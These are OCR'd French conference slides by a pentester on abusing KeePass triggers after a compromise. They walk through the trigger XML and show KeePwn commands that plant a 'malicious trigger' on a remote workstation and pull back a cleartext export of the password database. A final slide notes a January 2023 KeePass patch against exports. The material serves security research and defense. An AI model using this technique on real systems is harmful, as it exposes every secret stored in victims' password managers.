[01/07/2023]

KeePass Triggers are Dead, Long live KeePass Triggers!

Julien BEDEL

Orange Cyberdefense

LE HACK KERNEL PANIC!

whoami

> Julien Bedel (@d3lb3_)

> Pentester @OrangeCyberFR

> Créateur de KeePwn et KeeFarce Reborn

https://d3lb3.github.io

Qu'est ce que KeePass ?

> Gestionnaire de mot de passe gratuit et open-source

> Certifié par l'ANSSI

> Généralement utilisé en client lourd

Pourquoi s'y attaquer ?

> Utilisé par beaucoup d'entreprises

> Stocke souvent tous les secrets d'une DSI

Au programme

« Abuser de différentes fonctionnalités de KeePass pour extraire les mots de passe de la base »

Quelques précisions

> Implémentation officielle de KeePass

> Contexte de post-exploitation

Les triggers

Principe

> Système d'événement-condition-action

> Configurable depuis un fichier XML


Exemple

> Événement : enregistrement de la base


> Condition : %BACKUP% == TRUE

> Action : copie la base sur un partage FTP


Création depuis la GUI



Évènement


Add Trigger
Saved database file
Saved database file
Equals
Add...
Edit...
Delete

Condition


Add Trigger
Add Trigger
Create a new workflow automation.
%BACKUP%, Equals, 1
Properties
Events
The trigger actions a
Condition
Environment variable
%BACKUP%, Equals, 1
Add...
Edit...
Delete

Action


Add Trigger
Add Trigger
ftp.company.local, user, P@$$w0rd!!
Properties
The trigger
Action
Synchronize active database with a file/URL
ftp.company.local, user, P@$$w0rd!!
Add...
Edit...
Delete

Le XML


```
<TriggerSystem>
    <Triggers>
        <Trigger>
            <Guid>JL2iSBTjjkmcIwvmAOdbDg==</Guid>
            <Name>Backup Database</Name>
            <Events>
                <Event>
                    <TypeGuid>s6j9/ngTSmqcXdW6hDqbjg==</TypeGuid>
                    <Parameters>
                        <Parameter>0</Parameter>
                        <Parameter />
                    </Parameters>
                </Event>
            </Events>
            <Conditions>
                <Condition>
                    <TypeGuid>nxHQvezpRTulRSYf96T/Hw==</TypeGuid>
                    <Parameters>
                        <Parameter>%BACKUP%</Parameter>
                        <Parameter>0</Parameter>
                        <Parameter>1</Parameter>
                    </Parameters>
                    <Negate>false</Negate>
                </Condition>
            </Conditions>
            <Actions>
                <Action>
                    <TypeGuid>Iq135Bd4Tu2ZtFcdArOtTQ==</TypeGuid>
                    <Parameters>
                        <Parameter>ftp.company.local</Parameter>
                        <Parameter>user</Parameter>
                        <Parameter>P@$$w0rd!!</Parameter>
                    </Parameters>
                </Action>
            </Actions>
        </Trigger>
    </Triggers>
</TriggerSystem>
```

Du point de vue de l'attaquant

> Interaction entre un fichier XML et la base chiffrée


> Configuration « facilement » éditable

Les actions


Action
Action:
Execute command line / URL
Execute command line / URL
Change trigger on/off state
Open database file
Save active database
Import into active databa
Export active database
Close active database
Activate database (select tab)
Execute command line / URL
Export active database

Abus “historique” des triggers

Une action bien pratique



Comment extraire la base ?

1. Construction d'un trigger exportant la base en clair
2. Ajout du trigger au fichier de configuration du poste cible
3. Base extraite au prochain lancement de KeePass

Démonstration

```
❯ KeePwn trigger add -u 'Administrator' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t PC03.COMPANY.LOCAL
KeePwn v0.2 - by Julien BEDEL (@d3lb3_)

[*] Found local KeePass configuration '\\C$\Users\jdoe\AppData\Roaming\KeePass\KeePass.config.xml'
[+] Malicious trigger 'export' successfully added to KeePass configuration file
```

Démonstration

```
❯ KeePwn trigger poll -u 'Administrator' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t PC03.COMPANY.LOCAL


[*] Polling for database export every 5 seconds.. press CTRL+C to abort. DONE
[+] Found cleartext export '\\C$\\Users\jdoe\AppData\Roaming\export.xml'
[+] Moved remote export to '/home/jbedel/export.xml'
```


Checkpoint #1

> Triggers = système d'événement / action / condition

> Extraction des mots de passe depuis le fichier de configuration

Update 2.53.1 (janvier 2023)

> Ajout d'une sécurité contre l'exportation de bases

